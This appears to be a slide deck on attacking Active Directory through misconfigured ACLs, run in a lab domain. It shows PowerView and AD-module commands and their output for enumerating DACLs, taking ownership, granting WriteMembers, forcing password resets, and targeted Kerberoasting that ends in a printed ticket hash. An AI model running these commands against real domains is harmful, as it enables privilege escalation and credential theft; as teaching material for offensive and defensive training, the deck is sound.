
User SID

S-1-5-21-domain-1004



Security Descriptors - SACL

- Logging attempts to access a secured object



Advanced Security Settings for Vegeta ServerAdmin

Owner: Domain Admins (CAP\Domain Admins) [Change](#)


Permissions **Auditing** Effective Access

For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if available).


Auditing entries: **SACL**

Type	Principal	Access	Inherited from	Applies to
Success	Everyone	Modify owner	None	This object and all descendant objects
Success	Everyone		DC=capsule,DC=corp	Descendant Organizational Unit objects
Success	Everyone		DC=capsule,DC=corp	Descendant Organizational Unit objects

As an attacker, we'd like one of these over an interesting object:

- 
- Being the **owner** or controlling its **ownership**
 - Having rights to control/modify its **DACL**
 - Having object-specific rights to compromise it

ACL Enumeration



ACL Enumeration

- If doing manual work, focus on interesting objects
 - Domains, specific groups, computers, users...
- To get the full picture, you will need to check **every-single-object's DACL**
 - Bloodhound
 - Powerview's Invoke-ACLScanner
- Filter ACL information to remove junk (we already know DA has privileges...)
 - SID > 1000

Advanced Security Settings for **Vegeta ServerAdmin**

Owner: Domain Admins (CAP\Domain Admins) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Domain Admins (CAP\Domain...	Full control	None	This object only
Allow	Bulma DA (bulma_da@capsul...	Write all properties	None	This object and all descendant...
Allow	Account Operators (CAP\Acco...	Full control	None	This object only
Allow	Authenticated Users	Read permissions	None	This object only
Allow	SELF	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatibl...	Special	DC=capsule,DC=corp	Descendant InetOrgPerson ob...
Allow	Pre-Windows 2000 Compatibl...	Special	DC=capsule,DC=corp	Descendant Group objects
Allow	Pre-Windows 2000 Compatibl...	Special	DC=capsule,DC=corp	Descendant User objects
Allow	SELF		DC=capsule,DC=corp	This object and all descendant...

Add Remove Edit Restore defaults

Disable inheritance

OK Cancel Apply

Powerview - DACL

■ Get-DomainObjectAcl

```
Administrator: Windows PowerShell
PS C:\> Get-DomainObjectAcl -Identity vegeta_sa

ObjectDN           : CN=Vegeta ServerAdmin,OU=Accounts,OU=Tier 1,OU=Admin,DC=ca
ObjectSID          : S-1-5-21-272438138-3995100478-3847831165-1126
ActiveDirectoryRights : ReadProperty
ObjectAceFlags     : ObjectAceTypePresent
ObjectAceType      : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength      : 56
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 16
SecurityIdentifier : S-1-5-21-272438138-3995100478-3847831165-553
AceType            : AccessAllowedObject
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None

ObjectDN           : CN=Vegeta ServerAdmin,OU=Accounts,OU=Tier 1,OU=Admin,DC=ca
ObjectSID          : S-1-5-21-272438138-3995100478-3847831165-1126
```

- SecurityIdentifier = Trustee
- ActiveDirectoryRights
- AceType

Powerview - DACL (cont.)

```
Get-DomainObjectAcl [OBJECT]
| ? { ($_.SecurityIdentifier -match "S-1-5-.*-[1-9]\d{3,}$)}
| select SecurityIdentifier,ActiveDirectoryRights, @{name='Whois';expression= {Convert-SIDToName $_.SecurityIdentifier }}
```

```
PS C:\> Get-DomainObjectAcl -Identity vegeta_sa | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$')} | select SecurityIdentifier,ActiveDirectoryRights, @{name='Whois';expression= {Convert-SIDToName $_.SecurityIdentifier }} | fl
```

```
SecurityIdentifier      : S-1-5-21-272438138-3995100478-3847831165-1121
ActiveDirectoryRights  : WriteProperty
Whois                   : CAP\bulma_da
```

```
SecurityIdentifier      : S-1-5-21-272438138-3995100478-3847831165-1106
ActiveDirectoryRights  : ExtendedRight
Whois                   : CAP\Tier0ReplicationMaintenance
```

AD Module - DACL


```
(Get-Acl "AD$(Get-ADUser vegeta_sa)").Access  
| ? { ((Convert-NameToSid $_.IdentityReference) -match '^S-1-5-.*-[1-9]\d{3,}$')}
```

```
PS C:\> (Get-Acl "AD$(Get-ADUser vegeta_sa)").Access | ? { ((Convert-NameToSid $_.IdentityReference) -match '^S-1-5-.*-[1-9]\d{3,}$')}
```

ActiveDirectoryRights	: WriteProperty
InheritanceType	: All
ObjectType	: 00000000-0000-0000-0000-000000000000
InheritedObjectType	: 00000000-0000-0000-0000-000000000000
ObjectFlags	: None
AccessControlType	: Allow
IdentityReference	: CAP\bulma_da
IsInherited	: False
InheritanceFlags	: ContainerInherit
PropagationFlags	: None

AD Module - Owner

```
(Get-Acl "AD$(Get-ADUser vegeta_sa)").Owner
```



```
Administrator: Windows PowerShell
PS C:\> (Get-Acl "AD$(Get-ADUser vegeta_sa)").Owner
CAP\Domain Admins
PS C:\> █
```

Extended Rights

```
PS C:\> Get-DomainObjectAcl -Identity Bulma | select *, @{name='Whois';expression= {Convert-SIDToName $_.SecurityIdentifier }}  
| where whois -eq cap\vegeta | fl
```

```
ObjectDN           : CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp  
ObjectSID          : S-1-5-21-272438138-3995100478-3847831165-1122  
ActiveDirectoryRights : ExtendedRight  
ObjectAceFlags     : ObjectAceTypePresent  
ObjectAceType      : 00299570-246d-11d0-a768-00aa006e0529  
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000  
BinaryLength      : 56  
AceQualifier       : AccessAllowed  
IsCallback         : False  
OpaqueLength       : 0  
AccessMask         : 256  
SecurityIdentifier : S-1-5-21-272438138-3995100478-3847831165-1122  
AceType            : AccessAllowedObject  
AceFlags           : ContainerInherit  
IsInherited        : False  
InheritanceFlags   : ContainerInherit  
PropagationFlags   : None  
AuditFlags         : None  
Whois              : CAP\Vegeta
```

User-Force-Change-Password extended right

05/31/2018 • 2 minutes to read • 

Permits resetting a password on a user account.

CN	User-Force-Change-Password
Display-Name	Reset Password
Rights-GUID	00299570-246d-11d0-a768-00aa006e0529

ACL Abuses

Right Categories

- Generic rights: grouping of different specific rights
- Control rights: allow controlling objects by modifying their ownerships or DACLs
- Object-specific rights: depending the right over the concerned object, they may allow compromising it

Generic Rights

- GenericAll
- GenericWrite

Permissions:

Full control **GenericAll**

List contents

Read all properties

Write all properties **GenericWrite**

Delete

Delete subtree

Read permissions

Modify permissions

Modify owner

All validated writes

All extended rights

Create all child objects

Delete all child objects

Create ms-net-ieee-80211-GroupPolicy objects

Delete ms-net-ieee-80211-GroupPolicy objects

Create ms-net-ieee-8023-GroupPolicy objects

Delete ms-net-ieee-8023-GroupPolicy objects

Allowed to authenticate

Change password

Receive as

Reset password

Send as



Permissions:

- Full control
- List contents
- Read all properties
- Write all properties
- Delete
- Delete subtree
- Read permissions
- Modify permissions
- Modify owner
- All validated writes
- All extended rights
- Create all child objects
- Delete all child objects
- Create ms-net-ieee-80211-GroupPolicy objects
- Delete ms-net-ieee-80211-GroupPolicy objects
- Create ms-net-ieee-8023-GroupPolicy objects
- Delete ms-net-ieee-8023-GroupPolicy objects
- Allowed to authenticate
- Change password
- Receive as
- Reset password
- Send as

Properties:

- Read all properties
- Write all properties
- Read account restrictions
- Write account restrictions
- Read general information
- Write general information
- Read group membership
- Read logon information
- Write logon information
- Read msDS-OperationsForAzTaskBL
- Read msDS-parentdistname
- Write msDS-parentdistname
- Read msDS-preferredDataLocation
- Write msDS-preferredDataLocation
- Read msDS-PrimaryComputer
- Write msDS-PrimaryComputer
- Read msDS-PrincipalName
- Write msDS-PrincipalName

Properties:

- Read all properties
- Write all properties
- Read account restrictions
- Write account restrictions
- Read general information
- Write general information
- Read group membership
- Read logon information
- Write logon information
- Read personal information
- Write personal information
- Read phone and mail options
- Write phone and mail options
- Read private information
- Write private information
- Read public information
- Write public information
- Read remote access information
- Write remote access information
- Read Terminal Server license server
- Write Terminal Server license server
- Read msDS-OperationsForAzTaskBL
- Read msDS-parentdistname
- Write msDS-parentdistname
- Read msDS-preferredDataLocation
- Write msDS-preferredDataLocation
- Read msDS-PrimaryComputer
- Write msDS-PrimaryComputer
- Read msDS-PrincipalName
- Write msDS-PrincipalName
- Read msDS-PSOApplied
- Read msDS-RepIAttributeMetaData
- Write msDS-RepIAttributeMetaData
- Read msDS-RepIValueMetaData
- Write msDS-RepIValueMetaData
- Read msDS-RepIValueMetaDataExt
- Write msDS-RepIValueMetaDataExt
- Read msDS-ResultantPSO
- Write msDS-ResultantPSO
- Read msDS-RevealedDSAs
- Read msDS-RevealedListBL
- Write msDS-RevealedListBL

Control Rights

- WriteDacl
- WriteOwner


Permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Create all child objects
<input type="checkbox"/> List contents	<input type="checkbox"/> Delete all child objects
<input type="checkbox"/> Read all properties	<input type="checkbox"/> Create ms-net-ieee-80211-GroupPolicy objects
<input type="checkbox"/> Write all properties	<input type="checkbox"/> Delete ms-net-ieee-80211-GroupPolicy objects
<input type="checkbox"/> Delete	<input type="checkbox"/> Create ms-net-ieee-8023-GroupPolicy objects
<input type="checkbox"/> Delete subtree	<input type="checkbox"/> Delete ms-net-ieee-8023-GroupPolicy objects
<input type="checkbox"/> Read permissions	<input type="checkbox"/> Allowed to authenticate
<input checked="" type="checkbox"/> Modify permissions WriteDacl	<input type="checkbox"/> Change password
<input checked="" type="checkbox"/> Modify owner WriteOwner	<input type="checkbox"/> Receive as
<input type="checkbox"/> All validated writes	<input type="checkbox"/> Reset password
<input type="checkbox"/> All extended rights	<input type="checkbox"/> Send as



Control Rights (cont.)

```
Set-DomainObjectOwner -Identity "Tier 1 Admins" -OwnerIdentity Bulma -Verbose
```



The image shows a Windows PowerShell terminal window with the following output:

```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> . .\PowerView.ps1
PS C:\Users\Administrator\Desktop> Set-DomainObjectOwner -Identity "Tier 1 Admins" -OwnerIdentity Bulma -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE,DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Bulma)(name=Bulma)(displayname=Bulma))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE,DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Tier 1 Admins)(name=Tier 1 Admins)(displayname=Tier 1 Admins))))
VERBOSE: [Set-DomainObjectOwner] Attempting to set the owner for 'Tier 1 Admins'
PS C:\Users\Administrator\Desktop>
```

Overlaid on the terminal is the 'Advanced Security Settings for Tier 1 Admins' dialog box. The 'Owner' field is set to 'Bulma (bulma@capsule.corp)' and is highlighted with a red box. To the right of the owner field is a 'Change' link. Below the owner field are three tabs: 'Permissions', 'Auditing', and 'Effective Access'.

Control Rights (cont.)

`Add-DomainObjectAcl -TargetIdentity "Tier 1 Admins" -PrincipalIdentity Bulma -Rights WriteMembers -Verbose`

The image shows a Windows PowerShell window and an Advanced Security Settings dialog box. The PowerShell window displays the execution of the `Add-DomainObjectAcl` command and its verbose output. The Advanced Security Settings dialog box shows the permissions for the 'Tier 1 Admins' group, with a red box highlighting the 'Allow' permission entry for 'Bulma (bulma@capsule.corp)'.

```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "Tier 1 Admins" -PrincipalIdentity Bulma -Rights WriteMembers -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE,DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Bulma)(name=Bulma)(displayname=Bulma))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE,DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Tier 1 Admins)(name=Tier 1 Admins)(displayname=Tier 1 Admins))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp 'WriteMembers' on CN=Tier 1 Admins,OU=Groups,OU=Tier 1,OU=Admin,DC=capsule,DC=corp
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp 'WriteMembers' on CN=Tier 1 Admins,OU=Groups,OU=Tier 1,OU=Admin,DC=capsule,DC=corp
PS C:\Users\Administrator\Desktop>
```

Advanced Security Settings for Tier 1 Admins

Owner: Bulma (bulma@capsule.corp) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Bulma (bulma@capsule.corp)	Special	None	This object only

Object-specific Rights

- Users
- Groups
- GPOs
- OUs
- Computers
- Domains

Object-specific Rights - Users

- Things you could do
 - Resetting passwords
 - Kerberoasting
 - As-Reproasting

```
PS C:\> net user Bulma Patatas123 /domain
The command completed successfully.

PS C:\>
```

Reset password

Write msDS-PrincipalName

Write userAccountControl

Write scriptPath



```


PS C:\> Set-DomainObject -Identity Bulma -SET @{serviceprincipalname='Arbitrary/SPN'} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE,DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Bulma)(name=Bulma)(displayname=Bulma))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'Arbitrary/SPN' for object 'bulma'
PS C:\> Invoke-Kerberoast Bulma

SamAccountName      : bulma
DistinguishedName  : CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp
ServicePrincipalName : Arbitrary/SPN
TicketByteHexStream :
Hash                : $krb5tgs$23*$bulma$capsule.corp$Arbitrary/SPN*$5B099085A5EBA25F276B026E581DE156$ECB74C0810B283C44D70DC9A94E55B6DA4F27AC
                    DDD0C41F506B8FE91EE33D8F7DC9413600E374672D180E0967C2CE35CC73AF969F68CD0AD57EBB1FD0781B2A8C982038AB3BF9889F038CDD73DB653
                    CDE20CE24E53188D6E841ACF34253ECD297A121D20D096EB111A1D1B68867BF3F1DB619817EAF5084FC91AB92EEC8F8F21D1601319792749A4797D49
                    DAA8962F847779DD65D4CEB2B9BFE658BB577E42B0D56C668381A78ADA382BBB8EF60BCC9F46C7F3EEDDD0CAFF4746EDE78D4433E429CBB8D0A76862
                    D84DBCC5CB734FBC8778BB132DFC79DF8A960BC81314AE38CF853646920F675013118CCDC5D4EBB7F6E00ACF0A4B139CC447FED815ABA1D17E9A0A6
                    A06A85686E0C55D5509C1DDFB08F198D0D8A4C71B294E143EEC346F5F0ABCD089DDDC785D789DA1234B987F0729A4AD596E5852D0A0398C31AADA09
                    2F7F81420CEC542C7C771445E8BF0D337B6CA0FC46E5A8190CCA674DC984EA0E5007A8FDF4FCC9F6C48213B0620D82159D291ECCACA938DB2CAA446
                    BB34A55A07683184C376F6C8804CEADB9A4CEE9843678DD6A61C60DA993A5E6FCCE3ED8D40730CADCE3874458D0E781A4C0D5C91B11A2E39C543B22
                    7B4981CC3E13B886FD53C64155370FA24618D9C6E28041A8FFA205764451E3EF66718AC4B3AD9A4853F46A88CE0822977F090B197E2D717E57F3B97
                    FD679B741068ED19764AB660CE330EEC608CF146C4AC43FDD92FF3E8F4338F5FA4AB23776D2827A2C9F5CA9C24F0633E42C1475F5D3F309E29B5EB1
                    5E14AD2F194FAD6274B7E0B2D03F619C9F30A853FF35940293C3512DC1B553D3476ED27CCDE0573A03EA7EB98147363D62F0C20EED30A58CAE4B977
                    3D04B49FE422B2D93695106A39CCAF937E13284AD4992A473DCEB657B717E336D8432023B48C303B908B4BE5DD495FD78B35FD7924CA601B8345114
                    83DBF3BB3E6D7E615400FBC6D4E28DC6ED761B38742952122A81ACF7765C118BCDEDC555A92022BC43BC86FEFDF2CA8F48DA751BCA37EFB949372E
                    BAB3D00CD29BB3DE5E7F92ABC788985D260F72EEF6D4EEEF2BE210A20145B7E29F18582D49A8E3D6EBC5DA0FDF7749571DFEBCB38C1B2DE8C2CF
